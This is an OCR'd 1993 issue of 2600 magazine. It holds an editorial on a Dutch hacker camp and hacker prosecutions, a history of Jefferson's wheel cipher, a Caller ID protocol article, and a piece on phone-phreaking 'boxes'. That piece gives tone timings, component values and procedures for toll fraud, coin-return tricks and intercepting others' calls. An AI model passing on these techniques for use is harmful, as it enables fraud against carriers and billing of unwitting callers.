main attractions

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

2600

The Hacker Quarterly

VOLUME TEN, NUMBER THREE
$4
AUTUMN 1993

PAYPHONES OF EASTERN EUROPE

RUSSIA (St. Petersburg)




PHOTO BY SUBSCRIBER 6029

ESTONIA (Tallinn)




PHOTO BY SUBSCRIBER 6029

POLAND (Krakow)




PHOTO BY HANNEKE

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. DOES BHUTAN HAVE PAYPHONES?

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

2600 **Office Line: 516-751-2600,** *2600* **FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"At this time the Secret Service has no reason to believe that the suspect(s) in its investigation, or the plaintiff in this case, are aware of the nature of the Secret Service's investigation, who is under investigation by the Secret Service, what information is in the possession of the Secret Service, or who has provided information to the Secret Service in regard to this matter." - Secret Service affidavit responding to CPSR Freedom of Information Act request concerning the breakup of the November 1992 Washington DC 2600 Meeting

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the strong and silent.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: Eli, Paul, and Ben.

Hacking at the End of the Universe

They did it again. For the second time, the hackers of Holland have thrown a party second to none. It is estimated that up to a thousand hackers from around the globe descended upon a campsite near Amsterdam for three days where they did what has never been done before: merge high tech with the wilderness. Tents were set up throughout the site and an ethernet was established to keep the various computers inside the tents connected. This in turn was hooked into the Internet. Yes, it was possible to be hooked into the Internet from a laptop in a tent in the middle of nowhere. And it still is.

Hacking at the End of the Universe was organized by *Hack-Tic*, the Dutch hacker magazine. The spontaneous semi-anarchistic way in which everything fell together made many think of a Hacker Woodstock. It was an event a long time coming which the hacker world needed. And even though very few Americans attended, we can still benefit from what happened this summer.

Imagine a setting where paranoia is at a minimum, government agents keep their distance, questions are encouraged, and experimentation rewarded. This was the environment the Dutch hackers created. Forums on networks, phone phreaking, social engineering, and hacking techniques were attended by hundreds of enthusiastic people from a wide variety of backgrounds. This, despite the fact that Holland now has laws against computer hacking, proves that the hacker world has a very bright future.

Many times we were asked if such an event would succeed in America. And it became hard to stop thinking of reasons why it wouldn't. After all, we live in one of the most self-censoring, paranoid, mass-media patrolled societies ever to have existed - how could an event like this ever possibly work?

It can, and so can a lot of other things. The trick is to know what we want to accomplish and work together to achieve it. For instance, a large hacker event like the HEU could easily be held in the United States next summer as part of *2600's* tenth anniversary. (That's right, we've been doing this for a decade!) Instead of using a campsite, we could use a large warehouse in the middle of an easily accessible city. One section would be devoted to hooking up a massive network that would tie into the Internet. Another area would be used for forums where all kinds of topics would be addressed by people from all over the world. Another section would be for displays and exhibitions. It would be a 24 hour operation lasting for a week and there would be enough space for people to sleep. Sounds like a fantasy? It is, make no mistake. But we always have the ability to turn our fantasies into reality. It involves working together and using as many connections as we can. This means finding a cheap building to rent for a couple of weeks, getting imaginative and enthusiastic hackers to wire the place, and encouraging as many interesting and diverse people as possible to show up. The result, if successful, will be a radical change in the way hackers are perceived. We can initiate change and do things to technology that nobody has ever done before. Or we can just say we can.

This reality extends way beyond a single event. Hackers can lead the way to technological access. It is our goal to get an incredibly economical Internet and voice mail link up and running in the near future. If you have or know of equipment that can be donated to this cause, please let us know. You could wind up changing history. And this is only the beginning.

We could, and should, focus on the negative. As we go to press, two of our friends, Acid Phreak and Scorpion, are being sent to prison. For what, nobody really can say. They didn't steal anything, they didn't damage any systems, they were responsible and honest people. Their only crime seems to have been associating with people that *were* up to no good. But what's ironic is that the truly guilty parties struck a deal with the government and avoided prison by agreeing to testify against the others. This sort of thing happens far too often. It's very easy to intimidate people into pleading guilty when you tell them how much worse it will be if they plead innocent and somehow lose. In this case, the government managed to do this without ever accurately defining the crime! And so, two people lose a year of their life for absolutely nothing.

We should not forget the case of the student at the University of Texas at Houston who made the mistake of printing out the password file of his school's computer system. Sounds evil, doesn't it? But consider that the password file is readily available to any user anyway and that the passwords are encrypted. But in this case, the passwords were shadowed, which meant they weren't even in the password file to begin with! All this list was without the passwords was a list of users. And for printing this list, the student wound up being kicked out of school for a year. If he chooses to return after that, he won't be able to have normal access to any computers, which will make being a computer science major rather difficult. In New Jersey, a similar situation involved a Chinese national who accessed a network without permission just to see if he could do it. He came close to being deported. Instead he was merely expelled from school.

And we certainly can't forget the noble efforts of the AIS BBS, a system operated by the Treasury Department's Bureau of Public Debt. (That's right, the same Treasury Department that oversees the Secret Service.) The system was the first ever operated by the government to allow free and open discussion of hacker issues between government officials, hackers, system administrators, and security experts. Hacker files and virus source code were available online for the purposes of discussion and education. Of course, when the mass media found out about this, the headlines screamed that the government was helping the hackers cause mayhem, not that constructive dialogue was taking place. That, coupled with pressure from clueless politicians like Congressman Edward Markey of Massachusetts, led to the effective closing down of this avenue of free speech. (For more news of Markey's anti-hacker hysteria, turn to page 14. And to see what's left of the AIS BBS, call (304) 480-6083.)

There are a lot of powerful idiots out there who want us to live within their close-minded and stagnant parameters. And a number of good people are being hurt because they question the logic. We cannot forget this. But dwelling upon it will only encourage us to come up with more reasons why we can't do all of the things we should be doing. When we drive away the fear and ignore the brain-dead bureaucrats, we stand a chance of actually getting somewhere. And whether it's the wilderness or a warehouse, we'll be the ones creating a network.

The Wheel Cipher

by Peter Rabbit

April 13 marked the 250th anniversary of the birth of Thomas Jefferson, who is known to all of us as the Father of the Declaration of Independence, and who should also be rightly known as the Father of American Cryptography.

Jefferson's major contribution to cryptography was his invention of the Wheel Cipher. This device consisted of up to 36 wooden wheels, resembling checker pieces, each with a hole in its center and a jumbled alphabet stamped around its periphery. The wheels were secured onto an iron rod, the common axis on which they turned. The Wheel Cipher worked as a moveable mixed-alphabet table of 26 columns and a maximum of 36 rows; that is, each wheel was one row on the alphabet table. In action, the wheels were turned so that each adjacent wheel showed one letter of the plaintext message; when the plaintext was in place, the remaining 25 columns were available as ciphers, from which any one column could be chosen. The recipient of the cipher, using an identical device, arranged the wheels in cipher message sequence; the plaintext decipherment would then appear as one of the 25 remaining column.

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	1
b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	2
c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	3
d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	4
e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	5
f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	6
g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	7
h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	8
i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	9
j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	0
k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	
l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	
m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	
n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	
o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	
p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	
q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	
r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	
s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	
t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	
u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	
v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	
w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	
x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	
y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	
z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	
&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	

FIGURE 1. Cipher devised by Jefferson for use by the Lewis and Clark expedition.

A more detailed physical description of Jefferson's Wheel Cipher may be found in most books on cryptography, as well as in encyclopedias. There is no evidence that it was ever used by Jefferson himself; but it appeared in France many years later in a slightly different form, and after World War I it was reinvented in the United States, where it was known as the M-94. In World War II the Germans produced the Enigma machine, similar in principle, which used electro-mechanical rotors (wheels) on each of which was a jumbled alphabet. In the same period the British invented a machine similar to the Enigma, which they called the TYPE-X. The Japanese as well had a rotor machine, which the U.S. called by the name of *Red*. Moreover the Japanese had a famous machine, called *Purple*, which used stepping switches instead of rotors but accomplished essentially the same task as all the others; thus, whether wooden wheels are used, or electromechanical rotors with bells and whistles, the underlying principle is Thomas Jefferson's, and each new variation gives honor to his original genius.




FIGURE 2. Peter Rabbit's cipher disk.

Thomas Jefferson had an eclectic intellect; today he would be a hacker of admirable versatility. A recent study of Jefferson by Silvio A. Bedini, Thomas Jefferson: Statesman of Science (published in 1990 by Macmillan - this book is a treasure and I recommend it to all hackers!), abundantly demonstrates this eclectic quality that characterized his mind. Bedini's illuminating discussion of the Wheel Cipher, for example, shows that Jefferson's inspiration may have come from a brass cylindrical word-combination lock made in France. Bedini also shows a cipher devised by Jefferson for use by the Lewis and Clark expedition. Figure 1 is a copy of this cipher. What is particularly interesting is that the table shown here contains not 26 but 27 characters, the 27th being an ampersand. Practically none of the existing writings on cryptography show this cipher, but I show it because it is interesting and because it does not limit the alphabet to 26 characters. Figure 2 shows the same cipher converted (for the first time, by Peter Rabbit) into a cipher disk, consisting in reality of a stationary outer disk and a movable inner disk printed on cardboard stock. An American Flag lapel pin (a patriotic relic of Desert Storm) serves to hold the two disks together. The disk is used as follows: The arrow index mark points to a letter of the key located on the inner disk - for example, "A" of the key-word "ANTIPODES". The plaintext, which in Jefferson's example is "The man whose mind on virtue bent," is located on the outer disk; "T", the first letter, is then enciphered as "U" and so on, as directed in Figure 1. Decipherment is the reverse of the same process. The cipher disk of Figure 2 is equivalent to the cipher table in Figure 1 and may be used in place of it.

What is particularly interesting about the ampersand in Figure 1 is this: it is found in a little-known cipher disk devised by a 15th-century Italian polymath named Leon Battista Alberti. Alberti's disk is shown in Figure 3. Shown at its upper right is an enlarged section, the bottom cell of which contains the symbol "Et", the Latin word for "and", which ultimately became the ampersand symbol. Since the alphabet was not yet fixed in the 15th century, it was possible for the "Et" symbol to become considered as another




FIGURE 3. Alberti's cipher disk.




FIGURE 4a. Pigpen cipher.

alphabetic character. The fact that the source of the ampersand is so old shows once again the questioning eclecticism of Jefferson's mind.

Jefferson's Lewis and Clark cipher is still useful today. To put it into operation one should first modify the inner disk in Figure 2 to show a 27-character jumbled alphabet similar to the one Alberti used, shown in Figure 3, that will reduce the obvious periodicity of the cipher. Second, one should not use a short key that is repeated again and again, but rather a long key with no repetitions, a key that is as long as the message to be enciphered.

Finally, a Jeffersonian twist can be put on one of the favorite ciphers used by students both past and present: the pigpen cipher. The pigpen traditionally has only 26 letters; however with the addition of an ampersand, it becomes a 27-character cipher. This is shown in Figure 4a. Next, the 27 characters can be jumbled with a key-word - for example, "PARSLEY' (see Figure 4c). Reading the now-jumbled alphabet as a columnar transposition from left to right, one gets the following:

LAMBNSCOTXDIPUYEGJQVZFHKRW&

This alphabet is shown in Figure 4b.




FIGURE 4b. Pigpen cipher.

Returning now to Jefferson's Lewis and Clark cipher, one re-enciphers it using the pigpen cipher equivalents shown below in order to obtain the pigpen cipher as shown in Figure 4d. The alphabetic letters absorb the ampersand, which has now become one of the 27 diagrammatic symbols.




FIGURE 4c. Columnar transposition.

[Editor's note: assign numbers based upon the letters' position in the alphabet. For example 'P' is 4 because it is fourth in line alphabetically. The alphabet below the line reads left to right; the horizontal lines are analogous to the vertically numbered columns.]

(continued on page 32)

True Colors

by Billsf

There still seems to be much confusion on the color coding scheme of various "Toll Fraud Devices" (TFD's). The mainstream media has confused colors, made many up and most important of all, usually failed to properly describe their operation. There have been many papers posted by "phreaks" which might be considered the same kind of unintentional (?) dis-information the mainstream has put out for years. Many of the world's best phreaks are a generation younger than the "originals" and may simply not know the operation or history or even the color that was generally agreed upon for a particular device.

The real list of colors is quite short, and their operation may come as a surprise to many. To set the record straight, here they are:

Black Box

While in electronics it refers to an often complicated subsystem that somebody else made and whose internal operation is of little concern to the system designer. To the phone, it is simply a means to reduce the loop current to the point where it appears the phone is back on the hook. The construction was one of the easiest ever. Many variations existed, in fact a field phone or old crank unit with internal battery could be modified to *eliminate* the loop current, reducing greatly the chance of being caught! (This is the real "black box".) A resistor of a value between about 2.2k to 10k was placed in series with the phone loop. This resistor supplied enough current to power the talk circuit of a non-electronic phone. A capacitor of about 330nF or so was often placed in parallel with the resistor to cancel the increase of impedance caused by the resistor, resulting in increased audio level. In parallel also was a small toggle switch, labeled "free" (open) and "normal" (closed). In principle this was all that was really needed! (To allow ordinary people like the parents of the student in a distant city to use it, some way to very briefly seize the line was provided: a pushbutton switch, Zener diode, etc.).

Operation was simple - phone would ring and be picked up with the above circuit in. The switch (in the basic device) would be briefly placed to "normal" and back to "free". This would be long enough to trip the ring off, yet within the "grace period" of the caller's CO's billing system, then two to five seconds. Operation of this was possible in North America because administrative billing requires a "grace period". Older switches had the voice path present during the ringing, so the caller would hear the "fart ring" and finally North America had no timeout then on long distance calls! While possible on some older switches today, reduced "grace periods" and ring timeouts make it rather impractical. It is interesting to note that there was a timeout on local call ringing then in the USA, so "normal" was usually used. A caller could have the recipient use the device for a quick payphone call and get his dime back. Operator assisted calls, for obvious reasons, were out of the question!

Red Box

This is a device to simulate the coin signals at payphones in North America, in some parts of Australia, and perhaps a few other places. In other places details vary from the following description of the North American system. Cocots may also use this system, but it is unlikely. In the first practical payphones, a series of bell sounds were used. $0.05 was a single high pitched "ding", a dime two, and a quarter a lower pitched "gong" sound. In later models a contact mic in the phone was switched in to allow the operator to hear the money pass through the phone. This system was *much* more secure than today's! Clever tricks were however developed to beat it. A recording of the whole process, a toy xylophone, and even bringing the horn in an adjacent booth were all used, among others. Carefully scratching the outside of the phone with a coin or key made a very convincing "coin dropping through" sound. When the "fortress phones" were introduced in 1970, all this was replaced by a simple 2200 Hz beep. (The original internal tone generating device, a simple one transistor L/C oscillator based on the early DTMF generator, was housed in a pinkish red plastic case, probably giving rise to the name "red box".) The correct timings are one 55-65 mS beep for a nickel, two beeps separated by 55-65 mS silence for a dime, and five 35-40 mS with equal length separations for a quarter. Only the quarter signal is needed, as "some money" should be put in to activate the ground function - two 1k resistors to A and B, with the other sides connected to ground. Later a second tone, 1700Hz was added to allow automatic coin collection (ACTS) and later still the option to change the second tone to 1500 Hz (IPTS) was added, but is rarely used. Selection of this tone can take place at coinbox collection intervals, alternated between callers, or controlled by the ACTS machine (see green box). Use of the above parameters in a real red box is probably the safest method of phreaking, since it forces you to use a coin phone. Use of the modified dialer with the 6.5536 MHz crystal, now very popular in the States, is anything but safe! Do not use!

Yellow Box

Earlier signaling systems use a continuous tone in either direction to indicate supervision states. Examples are R1, C3, and 1vf systems. A trunk idle has the tone (2600 Hz in R1) coming from both ends of the circuit. Upon seizing, the forward tone is removed and the backward tone is removed briefly and put back on to acknowledge. This tone then remains on until the called phone is answered. Removal is referred to as "supervision on" or just "super". The tone is put back on (in the proper direction) when either end hangs up. The end that stays on hears a very short beep ("pliek") since a filter cuts in in a matter of a few milliseconds, so a disturbing loud, high pitched tone is not heard by the customer. A "yellow box" simply generates the tone (2600 for R1) and provides a filter so the user (the person receiving the call) does not hear the tone. Operation is identical to the "black box", except a tone is used instead of dropping the loop current. Advantages of this one are DC parameters of the subscriber loop are normal and it works on modern exchanges and PBXes! Use today is limited for the same reasons of the "black box" and also because most of today's signaling systems don't use this method. This same device was sometimes used to "shine a trunk" and intercept other people's calls. The victim was at the mercy of the phreak as far as billing went. He could talk to the person with the tone on, or if the person got bully take the tone off and charge him for the call. Of course the caller was billed for the number dialed (not the phreak's number)! Taking the tone off and leaving the line silent or playing a recording of a ring signal could rack a several minute charge for the victim caller! Another form is worth mentioning because of historical reasons, and because it can still work today! This is the C5 version. An 800 mS burst of 2400Hz means supervision on and an 800 mS burst of 2600 means hang-up. Playing 2600 Hz while picking up the phone on an international call, will in effect, produce the same result of the black box! Since the tone need be only a few hundred milliseconds or so (not at all critical) no filter is needed and anybody can quickly learn how to whistle it! The Cap'n Crunch whistle is the most famous example and this is by far the simplest TFD! Calls placed from the USA on C5 circuits (say 80 percent of all IDDD countries) will still work for at least a three and a half minute chat (assuming cooperation of the called party) and some will allow you much longer to unlimited time. Calls from countries where there is *no* "grace period" (due to message unit billing) will not work and the ticker will keep on running! Again, as with the "black box", operator assistance is out of the question!

Green Box

This is included on the "blue box" for modern systems. These are the signals the ACTS or operator uses to control a coin phone, if the link does not supply a complete DC path, and almost none do today! Earlier systems used the lower "call progress" frequencies: 350, 440, 480, and 620 Hz for this purpose. This system varies from location to location in North America, so, if in numbering zone one, have someone call, long distance from a payphone (from a *real* payphone, not a cocot) and put in at least one real coin. You then play long bursts of each of the 15 tones. At some point the coin will be returned or collected. Take note of the digit. Have the caller call again and continue on to find the other signal. In some (many?) cases the coin can only be returned when the ACTS machine comes on to "collect" overtime. You just have to beat it out by getting your return signal in *before* it sends the collect signal! Note: in some cases this system includes IPTS control, where available. Also note for the caller: the code 15 ("ST", 1500+1700 Hz) signal does interesting things! It can push off the ACTS machine and get your call through

without "coin deposit" (and not return!) and push off the calling card validation system and/or operator and get your call through! The exact right time to make this one second signal is important. Cocots and some payphones in countries outside numbering zone one may use similar or completely different methods. Listen to what you hear while using a phone and be ready to use the programmable modes of your Demon Dialer! One final note: I've known people who have recorded these control tones on their answering machine OGM to give callers their coins back and allow message retrieval at no cost! The above information is phreaking in the here and now!

Blue Box

Also "phreaking in the here and now". This is perhaps hacking's trickiest art today! A blue box is any device that produces two-tone multifrequency signals other than customer dialing signals. MFC (C5 and R1, for example) and R2 forward are blue box "address signals". In band supervisory signals ("pliek menu") are probably included and are often, but not always, needed. Information on international and national signaling standards is available in most university technical libraries. Full details on this device are far beyond the scope of this article.

Silver Box

The predecessor to the blue box. For signaling systems C2, C3, and 1vf and 2vf systems, etc. Early versions were a single tone oscillator (C3, 1vf) and a salvaged rotary telephone dial. It was possible just after the war, first in Sweden, and later throughout Europe and then to the rest of the world. There are convincing rumors that phreaking got its start in Sweden in the forties with this kind of box that used a *vacuum tube valve!* A slight variation for 2vf and C2 required switching a resistor or a capacitor for frequency shift pulse dialing. C4 and some national 2vf used a binary coded signal for faster working. A somewhat different switching and timing method was required, which could be mechanical, electro-mechanical, or electronic on both the part of the operating company and foon phreak. C4 required the generating of two separate tones in compound for line signalling in the call build-up process. Two separate oscillators could be used, but some elegant single tube or transistor L/C oscillators were developed by Bell Labs for this purpose in the early days. It is unknown if early phreaks used them! These old systems are still used in underdeveloped and/or remote areas of the world. Some old PBXes also use this for "tie-line" (leased line) working.

There are a few boxes the young generation has brought us. The following are likely to be adopted in telco/phreak parlance and are therefore presented here:

Silver Box (!)

This is just a 16 button DTMF dialer and has nothing to do with the first real phreak toy! Available legally at better telephone shops. The A,B,C, and D buttons are intended to have special control functions for user devices. However, phone companies use them very secretively to access special tests.

White Box

Just a 12 key dialer box, available everywhere.

Beige Box

Nothing more than a lineman's test set. The original Bell System standard issue was a color that could be called beige.

And finally, the newest of them all

Rainbow Box

(known to the old timer as the mythical "mighty Wurlitzer") As the name implies, it is capable of doing it all in the inband arena. Can be implemented properly by the use of a modern DSP (modem) like the Zyxel and proper software. Can also be properly implemented on a digital music synthesizer, like the Yamaha DX series. Personal computers and most "sound cards" can only do a not too convincing job. All this is just theoretical possibilities for thought. The first and still only "true rainbow box" is the Hack-tic Technologies "Demon Dialer".

Caller ID Technicalities

by Hyperborean Menace

The way Caller ID works internally is through SS7 (Signalling System 7) messages between telephone switches equipped to handle SS7. These messages pass all of the call information (block/no block, calling number, etc.). The calling number is sent as part of the SS7 call setup data on all SS7 routed calls (i.e. all calls carried between switches that are SS7 connected).

The calling number is *always* sent between switches, regardless of whether or not *67 (Caller ID Block) is dialed. A privacy indicator is sent if you dial *67, and then the final switch in the path will send a "P" instead of the calling number to the Caller ID box. (But the switch will still store the actual number - *69 will work whether or not the caller dialed *67.) What the final switch along the path does with the calling number depends on how the switch is configured. If you are not paying for Caller ID service, the switch is configured so that it will not transmit the Caller ID data.

This is entirely separate from Automatic Number Identification, which is sent along SS7 where SS7 is available, but can also be sent using other methods, so that *all* switches (for many years now) have been able to send ANI (which is what long distance companies use in order to know who to bill). Enhanced 911 is *not* based on Caller ID, but on ANI, thus, it will work for anyone, not just people connected to SS7 capable switches. And, of course, *67 will have no effect on Enhanced 911 either.

It's also interesting the effect call forwarding has on the various services. Say I have my home telephone forwarded to Lunatic Labs, and it has Caller ID. If you call me, the call will forward to Lunatic Labs, and its Caller ID box will show *your* number, not mine (since your line is the actual one making the call).

However, ANI is based on the Billing Number (who is paying for the call), not on who is actually making the call). Thus, if I forward my telephone to an 800 Number that gets ANI (such as the cable pay-per-view order number) and you call me, they will get *my* number (since I would be the one paying for that portion of the call, except that 800 Numbers are free), and you will end up ordering pay-per-view for me....

CNID (Caller ID) Technical Specifications

Parameters:

The data signalling interface has the following characteristics:

Link Type: 2-wire, simplex

Transmission Scheme: Analog, phase-coherent FSK

Logical 1 (mark): 1200 +/- 12 Hz

Logical 0 (space): 2200 +/- 22 Hz

Transmission Rate: 1200 bps

Transmission Level: -13.5 dBm into 900 ohm load

Protocol:

The protocol uses 8-bit data words (bytes), each bounded by a start bit and a stop bit. The CND message uses the Single Data Message - [Channel Seizure Signal] [Carrier Signal] [Message Type Word] [Message Length Word] [Data Word(s)] [Checksum Word]

Channel Seizure Signal:

The channel seizure is 30 continuous bytes of 55h (01010101) providing a detectable alternating function to the CPE (i.e. the modem data pump). [CPE = Customer Premises Equipment —i.e. your Caller ID Box]

Carrier Signal:

The carrier signal consists of 130 +/- 25 mS of mark (1200 Hz) to condition the receiver for data.

Message Type Word:

The message type word indicates the service and capability associated with the data message. The message type word for CND is 04h (00000100).

Message Length Word:

The message length word specifies the total number of data words to follow.

Data Words:

The data words are encoded in ASCII and represent the following information:

The first two words represent the month.

The next two words represent the day of the month.

The next two words represent the hour in local military time.

The next two words represent the minute after the hour.

The calling party's directory number is represented by the remaining words in the data word field.

If the calling party's directory number is not available to the terminating central office, the data word field contains an ASCII "O". If the calling party invokes the privacy capability, the data word field contains an ASCII "P".

[Note that "O" will generally result in the Caller-ID box displaying "Out Of Area" indicating that somewhere along the path the call took from its source to its destination, there was a connection that did not pass the Caller ID data. Generally, anything out of the local company's area will almost certainly generate a "O", and some areas within a local company's territory might also not have the SS7 connections required for Caller ID.]

Checksum Word:

The Checksum Word contains the twos complement of the modulo 256 sum of the other words in the data message (i.e., message type, message length, and data words). The receiving equipment may calculate the modulo 256 sum of the received words and add this sum to the received checksum word. A result of zero generally indicates that the message was correctly received. Message retransmission is not supported.

Sample CND Single Data Message

An example of a received CND message, beginning with the message type word, follows:

```
04 12 30 39 33 30 31 32 32 34 36 30 39 35
